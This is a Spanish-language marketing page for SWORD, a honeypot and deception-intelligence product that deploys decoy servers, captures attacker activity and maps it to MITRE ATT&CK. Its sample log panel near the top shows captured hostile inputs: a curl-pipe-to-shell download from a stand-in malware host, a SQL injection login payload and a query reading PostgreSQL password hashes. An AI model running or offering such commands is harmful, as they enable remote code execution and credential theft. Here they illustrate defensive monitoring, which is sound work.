Deception intelligence para anticipar ataques reales
Despliega señuelos controlados, observa actividad hostil y transforma cada interacción maliciosa en inteligencia defensiva accionable para tu equipo de seguridad.
🔒 Defensa pasiva, observación segura y señuelos aislados para reducir el riesgo operativo.
Top Atacantes Detectados
Volumen de impacto e IOC ScoreArsenal Forense // Logs en Vivo
Capturas en sandbox aisladocurl -s http://malware-drop.ru/drop.sh | sh
POST /api/v1/auth/login {"admin":"' OR 1=1--"}
SELECT * FROM pg_shadow; -- admin enumeration
Mira cómo opera la malla de SWORD
Conoce en una demostración guiada cómo se despliegan los señuelos defensivos, cómo se capturan los ataques en tiempo real y cómo se traduce la telemetría en inteligencia procesable para blindar tu infraestructura.
Los atacantes se mueven antes de que tus controles tradicionales lo vean todo
Firewalls, EDR y SIEM son piezas esenciales, pero muchas organizaciones siguen sin una capa dedicada a observar comportamiento hostil en entornos controlados. Sin señuelos, cada intento de reconocimiento, fuerza bruta o exploración puede pasar desapercibido hasta tocar un activo real.
Reconocimiento externo constante
Servicios expuestos reciben miles de escaneos automáticos al día. Sin señuelos intermedios, tu equipo no sabe quién está sondeando tus puertos hasta que ya existe un intento de acceso a tus servidores de producción.
Intentos de credenciales y comandos sin correlación
Los logs tradicionales muestran fallos de login pero rara vez capturan los diccionarios exactos, los comandos ejecutados post-autenticación o los scripts que el atacante pretendía descargar.
Incertidumbre sobre IPs, técnicas y TTPs
Depender únicamente de feeds globales de reputación hace que tu defensa reaccione a ataques de terceros, en lugar de bloquear con precisión quirúrgica a quienes están atacando tu infraestructura específica en este instante.
Dificultad para convertir ruido en inteligencia priorizada
Los analistas de seguridad invierten horas descartando falsos positivos. Un honeypot tiene una tasa de falsos positivos cercana a cero: cualquiera que interactúe con un señuelo es un atacante real con intención maliciosa comprobada.
SWORD convierte el ruido hostil en señales defensivas
SWORD crea una capa de deception controlada: sensores y honeypots diseñados para recibir interacciones maliciosas, normalizar eventos, perfilar atacantes y entregar alertas útiles antes de que el riesgo llegue a sistemas productivos.
Observar
Sensores distribuidos capturan intentos de acceso, comandos interactivos, credenciales probadas, servicios atacados y patrones de escaneo sin exponer ningún dato ni servidor productivo real.
Enriquecer
SWORD Intel clasifica severidad bajo reglas determinísticas, agrupa actividad por atacante, contrasta reputación con AbuseIPDB/VirusTotal y prepara indicadores (IOCs) listos para investigación y bloqueo.
Responder Mejor
Alertas y reportes ejecutivos ayudan al equipo de seguridad a priorizar decisiones defensivas, ajustar reglas de firewall y mejorar sus playbooks sin ejecutar nunca acciones ofensivas ni exponerse a riesgos legales.
De señal falsa a inteligencia real
El ciclo continuo de SWORD transforma interacciones con señuelos en telemetría enriquecida y reportes listos para SOC y dirección.
Despliega Señuelos
Instala sensores controlados en VPS públicos, segmentos perimetrales o laboratorios aislados mediante tokens one-time criptográficos.
Captura Interacciones
Registra intentos de conexión, fuerza bruta de contraseñas, comandos SSH/Telnet ejecutados, payloads descargados y puertos escaneados.
Normaliza Eventos
Convierte logs heterogéneos de Cowrie, OpenCanary y trampas personalizadas a un modelo de datos unificado en formato JSON.
Clasifica Severidad
Aplica reglas determinísticas basadas en comportamiento para etiquetar eventos en Bajo, Medio, Alto o Crítico en tiempo real.
Alerta y Reporta
Entrega notificaciones inmediatas al SOC y reportes ejecutivos en formato Markdown/PDF para justificar medidas preventivas.
Catálogo de Señuelos Desplegables
Selecciona una plantilla preconfigurada de señuelo táctico, genera un comando único de instalación con privilegios sudo y despliega el contenedor en tu servidor destino en cuestión de segundos.
Windows Server Corporativo
Señuelo que simula un servidor corporativo con servicios típicos de infraestructura interna (Active Directory, recursos compartidos SMB y base de datos relacional).
Linux Dev Server
Señuelo que simula un servidor Linux utilizado por equipos de ingeniería y DevOps para alojamiento de código, repositorios Git, caché y bases de datos.
Web App Server
Señuelo que simula un servidor de aplicaciones web expuesto a internet con endpoints REST, backend de almacenamiento y base de datos relacional conectada.
Network / IoT Device
Señuelo que emula un conmutador de red gestionado o dispositivo embebido con protocolos de telemetría, administración remota y telefonía IP.
Despliegue Rápido y Aislado: Cada plantilla genera un comando bash seguro con verificación criptográfica para ejecutarse en contenedores Docker aislados. Los atacantes interactúan con emuladores reales sin comprometer jamás tu entorno productivo.

Malla Visual de Ataque y Correlación en Tiempo Real
Observa cómo la telemetría viva de SWORD rastrea las IPs hostiles, identifica los protocolos de intrusión y desvía la trayectoria del ataque hacia señuelos aislados antes de alcanzar infraestructura crítica.
Mapeo Táctico MITRE ATT&CK® & Kill Chain
SWORD traduce cada comando, sondeo y payload capturado en los señuelos contra la matriz de ATT&CK Enterprise y las 7 fases de la Cyber Kill Chain, eliminando la incertidumbre en tu equipo de SOC.
Initial Access
TA0001Valid Accounts: Default / Compromised Credentials
38 adversarios identificadosExecution
TA0002Command & Scripting Interpreter: Unix Shell
21 adversarios identificadosCredential Access
TA0006Brute Force: Password Guessing / Spraying
385 adversarios identificadosLateral Movement
TA0008Remote Services: Remote Desktop Protocol
41 adversarios identificadosCollection
TA0009Data from Repositories: Git Clone Extraction
190 adversarios identificadosSWORD Brief: Informes Ejecutivos de Ciberdefensa
Convierte cientos de miles de interacciones técnicas en documentos estratégicos listos para el Comité de Seguridad y el CISO, con métricas de eficiencia y contención comprobada.
🛡️ SWORD Brief — Reporte Operativo de Decepción (Diario)
Documento táctico para el CISO y Comité de Dirección1. Resumen Ejecutivo y Eficiencia de Mitigación
Durante la ventana operativa analizada, la red de decepción de SWORD registró un volumen total de 235,977 interacciones hostiles directas sobre los señuelos tácticos desplegados.
| Vector de Métrica | Conteo Registrado | Eficiencia / Nivel de Riesgo |
|---|---|---|
| Volumen Total de Eventos Hostiles | 235.977 | ✔ 100% Contenido en Señuelos (Desviado de Producción) |
| Amenazas Críticas / Exploits RCE | 908 | ✔ Cargas interceptadas y analizadas en Sandbox aislado |
| Tasa de Falsos Positivos para el SOC | 0.00% | ✔ Fidelidad absoluta: todo intento en señuelo es malicioso |
Dónde SWORD aporta señal temprana
Diseñado para organizaciones que necesitan ver lo que ocurre en los bordes antes de que los atacantes comprometan activos críticos.
Exposición Controlada en Internet
Despliega señuelos en VPS públicos para observar qué puertos, credenciales y servicios buscan los atacantes en tu rango de red o región geográfica.
Laboratorio Defensivo & Blue Team
Captura tácticas, scripts maliciosos y técnicas adversarias en entornos sandbox para entrenar analistas defensivos y afinar reglas de detección.
Complemento de Visibilidad SOC
Alimenta tu SIEM o centro de monitoreo con eventos de deception que presentan 0% falsos positivos: si alguien toca el señuelo, es un incidente genuino.
Inteligencia de Amenazas Propia
Construye una base histórica soberana de IPs atacantes, user agents sospechosos y payloads observados directamente contra tu empresa.
Validación de Postura Defensiva
Identifica brechas de configuración y verifica si tus firewalls perimetrales están filtrando o permitiendo tráfico indeseado en puertos sensibles.
Detección de Movimiento Lateral
Coloca honeypots internos en VLANs corporativas. Cualquier intento de escaneo o conexión interna delata a un intruso o malware propagándose.
Más visibilidad, menos incertidumbre
Beneficios diseñados tanto para la toma de decisiones estratégicas como para la eficiencia táctica de los operadores de seguridad.
Reducción Drástica del Dwell Time
Detecta actividades de reconocimiento semanas antes de que los atacantes consigan encontrar una vulnerabilidad en tus sistemas productivos.
Threat Intelligence Soberana
Genera datos de inteligencia propios basados en lo que ocurre directamente contra tu empresa, no sólo en reportes genéricos de terceros.
Complementa sin Reemplazar
Potencia tu inversión existente en Firewalls, EDR y SIEM agregando la dimensión de engaño sin alterar tus procesos operativos vigentes.
Reportes Ejecutivos Comprensibles
Presenta ante comités de dirección métricas claras de ataques mitigados y justificación presupuestaria con evidencia forense inobjetable.
Alineación con Estándares ISO
Demuestra cumplimiento tangible con el control A.8.16 (Actividades de monitoreo) y A.8.7 (Protección contra malware) de ISO 27001:2022.
Máximo Retorno de Inversión
Bajo costo de infraestructura: despliega trampas eficientes sobre VPS estándar sin requerir licencias de hardware privativo de alto costo.
Sensores 100% Aislados
Entornos honeypot herméticos que impiden la ejecución de malware en el host real y anulan el riesgo de pivoteo lateral hacia producción.
Cero Falsos Positivos
Debido a que los señuelos no contienen servicios legítimos para usuarios, cualquier interacción registrada es hostil por definición.
Perfilado Automático por IP
Agrupa sesiones por IP agresora, asociando comandos bash, claves probadas, hashes de payloads y reputación en AbuseIPDB al instante.
Despliegue Guiado con Tokens
Despliega nuevos nodos en menos de 5 minutos mediante instaladores automatizados y tokens criptográficos temporales de un solo uso.
Telemetría Cifrada TLS
Transmisión segura de eventos y heartbeats a través de HTTPS/TLSv1.3 con autenticación mutua de sondas y cola de reintento.
Exportación de IOCs para SIEM
Integración ágil con Wazuh, Splunk, Elastic o firewalls perimetrales (pfSense, Fortinet) para bloqueo automatizado de atacantes.
Diseñado estrictamente para defensa pasiva
SWORD no contraataca, no ejecuta malware y no usa credenciales reales como cebo. Su objetivo es observar, aislar, registrar y convertir interacciones maliciosas en conocimiento defensivo seguro.
Cero Retaliación
Sin contraataques ni hack-back. Estricto apego al marco legal y normativo internacional.
Cero Ejecución
Los binarios o scripts descargados por atacantes se aíslan para análisis y nunca se ejecutan en el host.
Aislamiento Sandbox
Sondas encapsuladas con usuarios sin privilegios (UID 999) y reglas de firewall que impiden conexiones de salida.
Tokens Criptográficos
Gestión segura de credenciales de sensor mediante rotación de claves efímeras y hash seguro.
Telemetría Forense
Diseñada con cadena de custodia lógica para sustentar reportes formales de incidentes y auditorías.
Una capa de ciberdefensa dentro del ecosistema WINSAI
SWORD complementa las capacidades de WinsAI al sumar una capa viva de observación defensiva. Mientras otras soluciones analizan cumplimiento normativo (como WISO frente a ISO 27001), SWORD observa interacciones hostiles reales contra señuelos y entrega inteligencia para reaccionar con contexto inmediato.
De la evaluación a la observación activa
Conecta la madurez de tus controles con datos vivos de ataques reales recibidos.
De alertas aisladas a inteligencia defensiva
Transforma eventos dispersos en perfiles de atacantes y hojas de ruta de bloqueo.
De exposición incierta a telemetría controlada
Protege tu infraestructura canalizando la agresividad externa hacia entornos señuelo.
Agenda tu Demo de SWORD o Contáctanos
Elige tu fecha en el calendario para una sesión técnica en vivo de 30 minutos, o contáctanos de inmediato por WhatsApp, correo corporativo o mediante el formulario de requerimientos.
Respuestas a dudas habituales sobre SWORD
Todo lo que necesitas saber sobre tecnología de engaño cibernético y despliegue de honeypots.